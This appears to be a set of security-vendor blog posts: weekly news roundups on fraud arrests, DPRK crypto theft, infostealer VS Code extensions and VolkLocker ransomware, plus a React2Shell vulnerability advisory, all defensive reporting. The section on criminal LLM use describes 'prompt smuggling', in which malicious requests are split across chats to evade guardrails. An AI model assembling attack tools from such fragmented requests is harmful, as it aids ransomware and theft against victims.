Eurojust officials have dismantled a transnational fraud ring running call centers in Ukraine that scammed European victims out of more than €10 million.

In collaboration with authorities from the Czech Republic, Latvia, Lithuania, and Ukraine, police arrested 12 suspects and conducted 72 searches across three Ukrainian cities, seizing vehicles, weapons, cash, computers, a polygraph machine, and forged IDs.

The network operated multiple call centers employing around 100 people and targeted more than 400 known victims. Scammers impersonated bank employees and police, claimed accounts were compromised, and coerced victims into transferring funds to “safe” accounts. Others used remote access software to steal credentials or collect cash in person.


Further seizures this week targeted the E-Note cryptocurrency exchange, dismantling its servers and domains after determining the service was used to launder more than $70 million in illicit funds. According to the DoJ, the proceeds stemmed largely from ransomware operations and account takeover attacks, routed through a global network of money mules.

The takedown was led by the FBI with support from German and Finnish authorities and Michigan State Police, with investigators confiscating multiple domains, mobile applications, backend servers, and customer databases containing transaction records.

Prosecutors have also unsealed an indictment against alleged operator Mykhalio Petrovich Chudnovets and are charging him with money laundering conspiracy. While no arrests have been made, Chudnovets faces up to 20 years in prison. Authorities say seized records may support further identifications and follow-on enforcement actions.

The Bad | North Korean Hackers Drive Record $2B Crypto Theft Surge in 2025


DPRK-linked threat actors drove a record surge in global cryptocurrency theft this year, claiming at least $2.02 billion of the $3.4 billion+ stolen worldwide between January and early December.

A new report delves into the 51% year-over-year increase, which marks the most severe year on record for DPRK-linked crypto crime while accounting for roughly 76% of all service compromises. Cumulatively, North Korean actors are now estimated to have stolen at least $6.75 billion in cryptocurrency.

DPRK hack activities graph (2016-2025) from Chainaylsis
Source: Chainalysis

A single incident, attributed to the TraderTraitor cluster, dominated the year: the February breach of Bybit that resulted in losses of approximately $1.5 billion. Beyond Bybit, DPRK-linked actors are also suspected in the theft of $36 million from South Korea’s most popular cryptocurrency exchange, Upbit.

These operations roll up into what is widely referred to as the Lazarus Group, a long-running threat actor tied to Pyongyang’s Reconnaissance General Bureau (RBG), which has historically blended large-scale crypto heists with espionage campaigns such as Contagious Interview, a campaign using fake recruitment-themed lures to deliver malware and harvest job applicant’s data.

In recent years, these state-backed actors have expanded tactics to include covert IT worker infiltration, sometimes via front companies, to gain privileged access at exchanges and Web3 firms – all to fund the regime despite international sanctions.

The growing scale of DPRK-linked crypto theft shows the profitability of high-value, state-backed operations, also incentivizing other actors to adopt similar tactics, including advanced laundering schemes, affiliate-based attacks, and cross-border exploitation.

For the broader ecosystem, North Korean threat operations continue to both normalize large-scale crypto heists and accelerate the professionalization of illicit networks, complicating attribution and straining global law enforcement resources.

The Ugly | Threat Actors Upscaling Abilities with Widespread Adoption of LLMs

Ransomware operations are undergoing a rapid, dangerous transformation not through novel “super-hacks” but via the industrialized efficiency of Large Language Models (LLMs). A new report by SentinelLABS assesses that LLMs have become a critical operational accelerator, compressing the ransomware lifecycle and dramatically lowering the barrier to entry for novice cybercriminals.

The researchers say that threat actors are now automating reconnaissance, generating localized phishing lures, and triaging massive datasets across language barriers with unprecedented speed and accuracy with the help of LLMs. Ransomware-as-a-Service operators are already claiming to offer AI-assisted tools to affiliates to increase attack productivity.

Global RaaS offering Ai-Assisted Chat

SentinelLABS says attackers are successfully evading commercial guardrails through “prompt smuggling”, a process by which malicious requests are broken down into innocent-looking pieces across multiple chats. The outputs are then stitched together offline to build working attack tools.

The researchers predict that top-tier actors will go further, likely migrating to self-hosted, open-source models like Ollama to entirely avoid provider guardrails. This evolution would allow criminals to operate without telemetry or censorship, effectively weaponizing unrestricted AI.

Real-world campaigns already illustrate this escalation. Anthropic has reported on tools like Claude Code being used to automate entire extortion chains, from technical reconnaissance to calculating optimal ransom demands. In other instances, malware such as QUIETVAULT has been seen hijacking a victim’s own locally installed LLMs to intelligently hunt for crypto-wallets and sensitive files.

While the report adds to the general industry concern around the use of AI by threat actors, it also debunks one of the wider myths in common circulation. The risk from today’s LLMs, the researchers say, isn’t superintelligent malware or novel attack vectors, it’s the more mundane industrialization of extortion with smarter target selection, tailored demands, and faster operational tempo, factors that increasingly complicate attribution and challenge defenders to adapt to a significantly higher-volume threat landscape.

The Good, the Bad and the Ugly in Cybersecurity – Week 50

The Good | U.S. & Spanish Officials Crack Down on Hacktivist & Identity Theft Activities

U.S. officials have charged Ukrainian national Victoria Dubranova for allegedly supporting Russian state-backed hacktivist groups in global critical infrastructure attacks. Extradited earlier this year, Dubranova faces trials in February and April 2026 tied to her suspected involvement in NoName057(16) and CyberArmyofRussia_Reborn (CARR), respectively.

GOT HER: A pro-Russian UKR hacker, Victoria Dubranova, has been arrested in a MASSIVE 99-count indictment for GRU-backed attacks on US water systems and food plants. She’s been extradited — and now there’s a $10M bounty on her GRU bosses! https://t.co/i31z4aXPMF pic.twitter.com/AAKeGQWx0K

— Chuck Pfarrer | Indications & Warnings | (@ChuckPfarrer) December 12, 2025

The indictment states that NoName057(16) operated as a state-sanctioned effort involving multiple threat actors and a government-created IT center. Their tooling includes a custom DDoS called ‘DDoSia’ used to launch attacks against government and financial agencies as well as critical transportation.

Prosecutors say Russia’s military intelligence service funded and directed CARR, a hacktivist group with over 75,000 Telegram followers and a long record of attacks. Damage to U.S. water systems, an ammonia leak at a Los Angeles facility, and targeting of nuclear and election infrastructure are all attributed to CARR. Dubranova faces up to 27 years on CARR-related charges and 5 years on NoName charges. Multi-million dollar rewards are in place for information on either threat group.

In Spain, authorities have arrested a 19-year-old hacker for the alleged theft and sale of 64 million records stolen from nine organizations. The suspect faces charges including cybercrime, unauthorized access, and privacy violations.

The investigation first started in June after breaches at the unnamed firms were reported. Police later confirmed that the suspect possessed millions of stolen records containing full names, addresses, emails, phone numbers, DNI numbers, and IBAN codes. He reportedly tried to sell the data on multiple forums using six accounts and five pseudonyms.

While officers have seized cryptocurrency wallets containing proceeds from the alleged sales, the total number of individuals affected remains unclear. Given the scale of the crime, Spanish authorities emphasize the seriousness of attempting to monetize stolen personal information.

The Bad | Malicious VS Code Extensions Deploy Stealthy Infostealer Malware

Two malicious Visual Studio Code extensions, Bitcoin Black and Codo AI, were recently discovered on Microsoft’s VS Code Marketplace, infecting developers with information-stealing malware. Each disguised as a harmless color theme and an AI coding assistant, the extensions were published under the alias ‘BigBlack’. While download counts are still low at the time of this writing, both packages point to a clear intent to compromise developer environments.

Researchers note that earlier versions of Bitcoin Black used a PowerShell script to fetch a password-protected payload, briefly flashing a visible window that could alert users. The latest version now has a hidden batch script that quietly downloads a DLL and executable via curl, significantly reducing detection risk. Meanwhile, Codo AI delivers legitimate code-completion via ChatGPT or DeepSeek but embeds a malicious payload alongside these features.

Both extensions deploy the Lightshot screenshot tool paired with a malicious DLL that uses DLL hijacking to load an infostealer called runtime.exe. Once executed, the malware creates a directory under %APPDATA%\Local\ and begins exfiltrating sensitive data from system details and clipboard content to WiFi passwords, screenshots, installed software lists, and running processes. Finally, it launches Chrome and Edge in headless mode to extract cookies and hijack active sessions, targeting several crypto wallets including Phantom, MetaMask, and Exodus.


VirusTotal report for Lightshot.dll (Source: Koi.ai)

Microsoft has since removed both extensions from the Marketplace and the malicious DLL is already flagged by 29 of 72 antivirus engines on VirusTotal. Developers are advised to install extensions only from trusted publishers and stay alert to atypical extension behavior.

The Ugly | CyberVolk Resurfaces With New Telegram-Powered RaaS ‘VolkLocker’

CyberVolk, a pro-Russia hacktivist persona first identified in late 2024, resurfaced this August with a revamped ransomware-as-a-service (RaaS) offering known as VolkLocker (CyberVolk 2.x). SentinelLABS reported this week that the group has pivoted to using Telegram for both automation and customer interaction; however, operations are being undercut by payloads that retain artifacts, allowing victims to recover their files.

VolkLocker is written in Golang and supports both Windows and Linux. Payloads are distributed largely unprotected, with RaaS operators instructed to use UPX for packing. Builders must supply key configuration values including a Bitcoin address, Telegram bot token ID, encryption deadline, file extension, and more.


On execution, the ransomware attempts privilege escalation via the “ms-settings” UAC bypass, performs system and VM checks, and enumerates drives for encryption. A dynamic HTML ransom note then displays a 48-hour countdown, while a separate enforcement timer corrupts the system if deadlines or decryption attempts fail.

Telegram serves as the backbone of the RaaS, offering operators an administrative panel, victim enumeration, broadcast messaging, and optional extensions such as RAT and keylogger control. Recent ads show CyberVolk expanding into standalone tooling with tiered pricing models.

Decryption triggered via backed-up key file

The encryption routine uses AES-256 in GCM mode with a hardcoded master key. Crucially, the key is written in plaintext to a file in %TEMP%, alongside the victim’s unique identifier and the attacker’s Bitcoin address – an apparent leftover test artifact that allows victims to decrypt their own files.

Despite repeated account bans on Telegram, CyberVolk continues to evolve its services. The plaintext key flaw, however, reveals quality-control issues that limit the real-world impact of VolkLocker as-is. SentinelOne’s Singularity Platform detects and blocks behaviors and payloads linked to CyberVolk.

From React to Remote Code – Protecting Against the Critical React2Shell RCE Exposure

A critical remote code execution (RCE) vulnerability, dubbed ‘React2Shell’, affecting React Server Components (RSC) and Next.js, is allowing unauthenticated attackers to perform server-side code attacks via malicious HTTP requests.

Discovered by Lachlan Davidson, the flaw stems from insecure deserialization in the RSC ‘Flight’ protocol and impacts packages including react-server-dom-webpack, react-server-dom-parcel, and react-server-dom-turbopack. Exploitation is highly reliable, even in default deployments, and a single request can compromise the full Node.js process. The flaw is being tracked as CVE-2025-55182. Originally tagged as a CVE for Next.js, NIST subsequently rejected  CVE-2025-66478, as it is a duplicate of CVE-2025-55182.

This blog post includes the critical, immediate actions recommended to secure your environment, new and existing Platform Detection Rules designed to defend against this vulnerability, and information on how SentinelOne Offensive Security Engine, a core component of  the Singularity™ Cloud Security solution, allows our customers to quickly identify potentially vulnerable workloads.

What is React2Shell? Background & Impact

On December 3, 2025, the React and Next.js teams disclosed two related vulnerabilities in the React Server Components (RSC) Flight protocol: CVE-2025-55182 (React) and CVE-2025-66478 (Next.js), with the latter CVE now marked by NIST as a duplicate.

Both enable unauthenticated RCE, impacting applications that use RSC directly or through popular frameworks such as Next.js. These vulnerabilities are rated critical (CVSS 10.0) because exploitation requires only a crafted HTTP request. No authentication, user action, or developer-added server code is needed for an attacker to gain control of the underlying Node.js process.

The vulnerability exists because RSC payloads are deserialized without proper validation, exposing server functions to attacker-controlled inputs. Since many modern frameworks enable RSC as part of their default build, some teams may be exposed without being aware that server-side RSC logic is active in their environment.

Security testing currently shows:

  • Exploitation can succeed with near 100% reliability
  • Default configurations are exploitable, including a standard Next.js app created with create-next-app and deployed with no code changes
  • Applications may expose RSC endpoints even without custom server functions
  • A single malicious request can escalate to full Node.js process compromise

Security researchers warn that cloud environments and server-side applications using default React or Next.js builds are particularly at risk. Exploitation could allow attackers to gain full control over servers, access sensitive data, and compromise application functionality. Reports have already emerged of China-nexus threat groups “racing to weaponize” the flaw.

Available Vendor Mitigations & Immediate Actions

Fixes are available in React 19.0, 19.1.0, 19.1.1, and 19.2.0, and Next.js 5.x, Next.js 16.x, Next.js 14.3.0-canary.77 and later canary releases. Administrators are urged to audit environments and update affected packages immediately.

Companies are advised to review deployments, restrict unnecessary server-side exposure, and monitor logs for anomalous RSC requests. Securing default configurations, validating deserialized input, and maintaining a regular patch management schedule can prevent attackers from exploiting framework-level vulnerabilities in production applications.

  1. Update React by installing the patched versions of React as listed above.
  2. Update Next.js and other RSC-enabled frameworks as listed above. Ensure the latest framework and bundler releases are installed so they ship the patched React server bundles.
  3. Review deployment behavior by checking whether your organization’s workloads expose RSC server function endpoints. These may exist regardless of whether developers added custom server functions.

How SentinelOne Protects Our Customers

Cloud Native Security – Offensive Security Engine

SentinelOne’s Offensive Security Engine (OSE), core component of its Singularity Cloud Security solution, proactively distinguishes between theoretical risks and actual threats by simulating an attacker’s methodology. Rather than relying solely on static scans that flag every potential misconfiguration or vulnerability, this engine automatically conducts safe, harmless simulations against your cloud infrastructure to validate exploitability.

This approach delivers differentiated outcomes by radically reducing alert fatigue and focusing security teams on immediate, confirmed dangers. By providing concrete evidence of exploitability—such as screenshots or code snippets of the successful simulation—it eliminates the need for manual validation and “red teaming” of every alert. Shift from chasing hypothetical vulnerabilities to remediating verified attack vectors, ensuring resources are always deployed against the risks that pose a genuine threat to their environment.


